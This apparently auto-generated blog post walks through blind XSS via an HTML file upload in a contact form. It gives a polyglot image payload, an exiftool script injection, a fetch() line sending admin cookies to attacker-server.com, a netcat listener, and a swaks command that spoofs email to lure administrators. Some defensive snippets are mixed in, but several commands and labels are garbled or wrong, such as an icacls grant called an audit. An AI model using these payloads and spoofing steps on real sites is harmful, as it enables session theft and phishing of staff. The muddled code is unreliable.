Listen to this Post

Introduction:
Blind Cross-Site Scripting (XSS) via file upload is a critical web vulnerability where malicious scripts are injected through uploaded files, executing only when viewed by specific users like admins. This article delves into a real-world penetration testing scenario where an HTML file upload in a “Contact Us” form was exploited to deliver a Blind XSS payload, bypassing server-side validation and ensuring admin interaction for one-click execution. Understanding this attack vector is essential for securing web applications against stealthy data exfiltration and session hijacking.
Learning Objectives:
- Understand the mechanics of Blind XSS attacks facilitated by file upload functionalities.
- Learn server-side file-type validation bypass techniques using obfuscation and MIME manipulation.
- Master methods to ensure victim interaction, such as social engineering lures, for successful exploitation.
You Should Know:
1. Reconnaissance: Identifying Vulnerable File Upload Endpoints
Step-by-step guide explaining what this does and how to use it.
File upload features in web forms, like “Contact Us,” are prime targets. Use automated scanners and manual testing to enumerate endpoints.
– Tools & Commands:
– Linux: Use `gobuster` or `ffuf` for directory brute-forcing:
gobuster dir -u https://target.com -w /usr/share/wordlists/dirb/common.txt -x php,html,js
– Windows: Utilize `Invoke-WebRequest` in PowerShell to test form responses:
$response = Invoke-WebRequest -Uri "https://target.com/contact" -Method Get
$response.Forms[bash].Fields
– Manual Inspection: Analyze HTML forms for `enctype=”multipart/form-data”` and file input fields using browser developer tools.
– Process: Identify upload parameters, allowed extensions, and error messages to map validation logic.
2. Analyzing Server-Side Validation Logic
Step-by-step guide explaining what this does and how to use it.
Servers often validate files via extension checks, MIME types, and magic bytes. Intercept requests to understand defenses.
– Tools & Commands:
– Burp Suite: Capture upload requests and modify `Content-Type` headers. For example, change `Content-Type: text/html` to `image/jpeg` to test MIME bypass.
– Linux File Command: Check file magic bytes:
file malicious.html
– Custom Scripting: Use Python to generate polyglot files:
with open('malicious.jpg', 'wb') as f:
f.write(b'\xFF\xD8\xFF\xE0' + b'<script>alert("XSS")</script>')  JPEG header with HTML payload
– Process: Test blacklisted extensions (e.g., .html, .js) and experiment with case-insensitivity (e.g., .HtML) or double extensions (e.g., file.html.jpg).
3. Bypassing File-Type Validation with Obfuscation
Step-by-step guide explaining what this does and how to use it.
If servers check file signatures, craft files that pass as valid types but execute as HTML.
– Tools & Commands:
– ExifTool: Manipulate metadata to embed scripts:
exiftool -Comment='<img src=x onerror=alert(document.domain)>' image.jpg
– Linux/Windows: Use hex editors like `hexedit` or HxD to inject payloads into file headers without corrupting them.
– API Security Testing: If cloud APIs (e.g., AWS S3) handle uploads, test for insecure direct object references (IDOR) by modifying upload URLs:
curl -X PUT https://cloud-api.com/uploads/userfile.html -H "Authorization: Bearer token" --data-binary @malicious.html
– Process: Upload obfuscated files, then verify server storage paths and accessibility via direct links.
- Crafting the Malicious HTML Payload for Blind XSS
Step-by-step guide explaining what this does and how to use it.
Blind XSS payloads must call back to a controlled server when executed. Use platforms like Burp Collaborator or self-hosted listeners.
– Tools & Commands:
– Linux Netcat Listener: Set up to capture outgoing requests:
nc -lvnp 8080
– JavaScript Payload: Embed in HTML files:
<script>
fetch('https://attacker-server.com/steal?cookie=' + document.cookie);
</script>
– Cloud Hardening Mitigation: Implement CSP headers on servers to block inline scripts:
Header set Content-Security-Policy "script-src 'self';"
– Process: Ensure payloads are obfuscated to evade WAFs, using tools like `DOMPurify` bypass techniques.
- Ensuring Admin Interaction: The One-Click Social Engineering Trick
Step-by-step guide explaining what this does and how to use it.
Since Blind XSS requires victim interaction, lure admins to open uploaded files via crafted messages or phishing.
– Tools & Commands:
– Phishing Frameworks: Use `Gophish` or `Social Engineer Toolkit (SET)` to simulate admin alerts.
– Email Spoofing: Send emails with links to uploaded HTML files, using `swaks` on Linux:
swaks --to [email protected] --from [email protected] --server mail.target.com --body "View the attached report"
– Log Analysis: Monitor server logs for access to uploaded files:
tail -f /var/log/apache2/access.log | grep malicious.html
– Process: Upload file to a publicly accessible path, then trigger admin review via support ticket or automated alerts.
6. Exploitation and Data Exfiltration
Step-by-step guide explaining what this does and how to use it.
Once the admin opens the file, the payload fires, sending sensitive data to your server.
– Tools & Commands:
– Web Server Logs: Use `ngrep` to capture incoming exfiltrated data:
ngrep -q 'cookie' port 8080
– Vulnerability Mitigation: Harden upload directories by disabling script execution in .htaccess (Apache):
<FilesMatch "\.html$">
Deny from all
</FilesMatch>
– Windows Command: Audit file permissions with icacls:
icacls C:\uploads\malicious.html /grant Users:R
– Process: Analyze captured data (cookies, session tokens) and escalate to account takeover or network penetration.
7. Post-Exploitation: Reporting and Remediation
Step-by-step guide explaining what this does and how to use it.
Document the exploit for bug bounty programs and recommend fixes.
– Tools & Commands:
– Linux: Generate reports with `nessus` or `openvas` for vulnerability scanning.
– Code Snippets: Suggest server-side validation in PHP:
$finfo = finfo_open(FILEINFO_MIME_TYPE);
$mime = finfo_file($finfo, $_FILES['file']['tmp_name']);
if (!in_array($mime, ['image/jpeg', 'image/png'])) { die("Invalid file"); }
– Cloud Hardening: Use AWS S3 bucket policies to restrict HTML file uploads:
{
"Condition": {"StringNotEquals": {"s3:ContentType": "text/html"}}
}
– Process: Advocate for multi-layered defenses: client-side filtering, server-side whitelisting, and regular penetration testing.
What Undercode Say:
- Key Takeaway 1: File upload functionalities are often inadequately validated, making them low-hanging fruit for Blind XSS attacks that can compromise admin panels and internal networks.
- Key Takeaway 2: Social engineering is crucial for ensuring victim interaction in Blind XSS scenarios, highlighting the need for security awareness training alongside technical controls.
- Analysis: This attack underscores the convergence of technical vulnerabilities and human factors in cybersecurity. Organizations must implement robust file validation—including signature checks, content scanning, and strict CSP headers—while monitoring upload directories for malicious activity. The rise of API-driven and cloud-based uploads expands the attack surface, requiring continuous assessment and hardening. Ethical hackers should focus on chaining file upload bypasses with other flaws, like IDOR, for severe impacts.
Prediction:
As web applications increasingly rely on user-generated content and file sharing, Blind XSS via file upload will evolve with AI-powered obfuscation techniques, making detection harder. Future attacks may leverage machine learning to generate polymorphic payloads that adapt to server defenses, while cloud misconfigurations could lead to mass data breaches. Proactive measures, such as runtime application self-protection (RASP) and automated red teaming, will become standard to mitigate these advanced threats.
▶️ Related Video (72% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Belal Ammar – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


